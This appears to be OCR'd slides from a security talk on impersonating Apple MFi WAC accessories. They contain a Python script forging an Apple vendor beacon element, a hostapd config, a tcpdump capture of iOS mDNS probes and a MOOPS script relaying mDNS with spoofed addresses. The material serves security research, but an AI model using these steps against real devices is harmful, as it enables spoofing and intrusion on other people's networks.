
- Take any hostapd capable WiFi adapter
- Recommend TP-LINK TL-WN722N
- Configure SSID with Any SSID You Like
- Add a Vendor Specific Element

WiFi Vendor Elements

- WiFi Beacons are composed of Elements
- Basic Type Length Value format
- Each Element defines a specific WiFi AP attribute
- Such as ‘SSID’ or ‘Supported Speed’ or ‘Supported Encryption’
- A Vendor Element is data Specific to a Manufacturer

Apple - MFi WAC Element Format




KPN NL
9:11 AM
98%
Cancel
Accessory Setup
Next
This accessory will be set up to join "Ziggo8546040".
NETWORK
Ziggo8546040
Show Other Networks...
Accessory Name
lol donb is WAC

```python
import binascii


name = "lol donb is WAC"

n = name.encode('utf-8')
b_name = b'\x03' + bytes([len(n)]) + n

n = name.encode('utf-8')
b_vendor = b'\x02' + bytes([len(n)]) + n

n = name.encode('utf-8')
b_dev = b'\x01' + bytes([len(n)]) + n

n = b'\x00\x11\x22\x33\x44\x55'
b_mac = b'\x07' + bytes([len(n)]) + n

n = b'\x70\x02'
b_unk = b'\x00' + bytes([len(n)]) + n

oui = b'\x00\xa0\x40'

data = oui + b'\x00' + b_unk + b_mac + b_name + b_vendor + b_dev

element = b'\xdd' + bytes([len(data)]) + data

print("{0}".format(binascii.hexlify(element).decode('utf-8')))
```

```
#
#
#

ssid=lol donb is WAC
#auth_algs=1
beacon_int=50
channel=3
country_code=US
disassoc_low_ack=1
#driver=ath9k_htc
driver=nl80211
#driver=rtl871xdrv
hw_mode=g
#ht_capab=[HT40+][HT40-][SHORT-GI-40][RX-STBC1]
ht_capab=[HT40+][HT40-][SHORT-GI-40]
ieee80211d=1
ieee80211n=1
interface=wlx8416f91a27ec
require_ht=0
rsn_pairwise=CCMP
wmm_enabled=1
#wpa=2
#wpa_key_mgmt=WPA-PSK
#wpa_passphrase=YOURPASSPHASE
vendor_elements=dd4300a0400000027002070600112233445503 0f6c6f6c20646f6e6220697320574143020f6c6f6c206
46f6e6220697320574143010f6c6f6c20646f6e6220697320574143
```

```
root@seychelles:/etc/hostapd# tcpdump -ni wlx8416f91a27ec
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlx8416f91a27ec, link-type EN10MB (Ethernet), capture size 262144 bytes
01:13:28.796010 IP 169.254.95.250.5353 > 224.0.0.251.5353: 0 [4q] PTR (QU)? _raop._tcp.local. PTR (QU)? _mfi-confi
g._tcp.local. PTR (QU)? _hap._tcp.local. PTR (QU)? _airplay._tcp.local. (78)
01:13:28.796015 IP 169.254.95.250.5353 > 224.0.0.251.5353: 0 [4q] PTR (QU)? _raop._tcp.local. PTR (QU)? _mfi-confi
g._tcp.local. PTR (QU)? _hap._tcp.local. PTR (QU)? _airplay._tcp.local. (78)
01:13:28.796019 IP6 fe80::14b1:40fd:3c48:f67.5353 > ff02::fb.5353: 0 [4q] PTR (QU)? _raop._tcp.local. PTR (QU)? _m
fi-config._tcp.local. PTR (QU)? _hap._tcp.local. PTR (QU)? _airplay._tcp.local. (78)
01:13:28.796031 IP6 fe80::14b1:40fd:3c48:f67.5353 > ff02::fb.5353: 0 [4q] PTR (QU)? _raop._tcp.local. PTR (QU)? _m
fi-config._tcp.local. PTR (QU)? _hap._tcp.local. PTR (QU)? _airplay._tcp.local. (78)
01:13:29.801034 IP 169.254.95.250.5353 > 224.0.0.251.5353: 0 [4q] PTR (QM)? _raop._tcp.local. PTR (QM)? _mfi-confi
g._tcp.local. PTR (QM)? _hap._tcp.local. PTR (QM)? _airplay._tcp.local. (78)
01:13:29.801039 IP 169.254.95.250.5353 > 224.0.0.251.5353: 0 [4q] PTR (QM)? _raop._tcp.local. PTR (QM)? _mfi-confi
g._tcp.local. PTR (QM)? _hap._tcp.local. PTR (QM)? _airplay._tcp.local. (78)
01:13:29.801043 IP6 fe80::14b1:40fd:3c48:f67.5353 > ff02::fb.5353: 0 [4q] PTR (QM)? _raop._tcp.local. PTR (QM)? _m
fi-config._tcp.local. PTR (QM)? _hap._tcp.local. PTR (QM)? _airplay._tcp.local. (78)
01:13:29.801056 IP6 fe80::14b1:40fd:3c48:f67.5353 > ff02::fb.5353: 0 [4q] PTR (QM)? _raop._tcp.local. PTR (QM)? _m
fi-config._tcp.local. PTR (QM)? _hap._tcp.local. PTR (QM)? _airplay._tcp.local. (78)
01:13:30.216971 IP 0.0.0.0.68 > 255.255.255.255.67: BOOTP/DHCP, Request from 98:ca:33:54:23:28, length 300
01:13:30.216977 IP 0.0.0.0.68 > 255.255.255.255.67: BOOTP/DHCP, Request from 98:ca:33:54:23:28, length 300
01:13:31.776707 IP 0.0.0.0.68 > 255.255.255.255.67: BOOTP/DHCP, Request from 98:ca:33:54:23:28, length 300
01:13:31.776713 IP 0.0.0.0.68 > 255.255.255.255.67: BOOTP/DHCP, Request from 98:ca:33:54:23:28, length 300
01:13:32.841462 IP 169.254.95.250.5353 > 224.0.0.251.5353: 0 [4q] PTR (QM)? _raop._tcp.local. PTR (QM)? _mfi-confi
g._tcp.local. PTR (QM)? _hap._tcp.local. PTR (QM)? _airplay._tcp.local. (78)
01:13:32.841466 IP 169.254.95.250.5353 > 224.0.0.251.5353: 0 [4q] PTR (QM)? _raop._tcp.local. PTR (QM)? _mfi-confi
g._tcp.local. PTR (QM)? _hap._tcp.local. PTR (QM)? _airplay._tcp.local. (78)
01:13:32.841471 IP6 fe80::14b1:40fd:3c48:f67.5353 > ff02::fb.5353: 0 [4q] PTR (QM)? _raop._tcp.local. PTR (QM)? _m
fi-config._tcp.local. PTR (QM)? _hap._tcp.local. PTR (QM)? _airplay._tcp.local. (78)
01:13:32.841482 IP6 fe80::14b1:40fd:3c48:f67.5353 > ff02::fb.5353: 0 [4q] PTR (QM)? _raop._tcp.local. PTR (QM)? _m
fi-config._tcp.local. PTR (QM)? _hap._tcp.local. PTR (QM)? _airplay._tcp.local. (78)
01:13:34.479966 IP 0.0.0.0.68 > 255.255.255.255.67: BOOTP/DHCP, Request from 98:ca:33:54:23:28, length 300
01:13:34.479971 IP 0.0.0.0.68 > 255.255.255.255.67: BOOTP/DHCP, Request from 98:ca:33:54:23:28, length 300
```

Step 2: MFI Config

- iOS will mDNS for the owner of _mfi_config
- Forward request over bridged network with MOOPS
- Forward responses back
- Allows bridging “fake” WiFi Accessory with Real one

```
root@seychelles:/home/donb/lab/moops/moops.old# PYTHONPATH=. python3 ./tests/fling.py

Fling test
{'dst': '01:00:5e:00:00:fb', 'name': 'Ether', 'next': {'dst': '224.0.0.251', 'name': 'IP', 'next': {'name': 'UDP',
 'dst': 5353}}}
{'dst': '224.0.0.251', 'name': 'IP', 'next': {'name': 'UDP', 'dst': 5353}}
{'name': 'UDP', 'dst': 5353}
running?
fling: 192.168.10.3 -> 224.0.0.251
fling: 192.168.10.3 -> 224.0.0.251
fling: 192.168.10.3 -> 224.0.0.251
fling: 192.168.10.3 -> 224.0.0.251
```

root@seychelles: /home/donb/lab/moops/moops.old


```python
from moops.ether import Ether as E
from moops.ip import IP
from moops.udp import UDP
from moops.fling import Fling as F
from moops.match import Match as M
from moops.mangle import Mangle
import socket
import time
import sys


def mangle(x):
    e = E({'bytes': x})
    i = IP({'bytes': e.next(), 'prev': e})
    u = UDP({'bytes': i.next(), 'prev': i})
    e['next'] = i
    i['next'] = u

    e['src'] = 'aa:bb:9a:b7:dd:cc'
    i['src'] = '192.168.10.3'

    print("fling: {0} -> {1}".format(i['src'], i['dst']))

    return bytes(e)


print("\nFling test")
u = UDP()
u['dst'] = 5353
i = IP({'next': u})
i['dst'] = "224.0.0.251"
e = E({'next': i})
e['dst'] = "01:00:5e:00:00:fb"
m = M()
m['match'] = e
print(e)
print(i)
print(u)

#f = F({'in': 'wlp3s0', 'out': 'enp0s31f6'})
f = F({'in': 'wlx8416f91a27ec', 'out': 'wlp3s0'})
f['match'] = m
f['mangle'] = mangle
print("running?")
f.start()
while(1):
    time.sleep(50)
print("joining?")
f.join()
print("done")
```

Step 3: Hacked Accessory

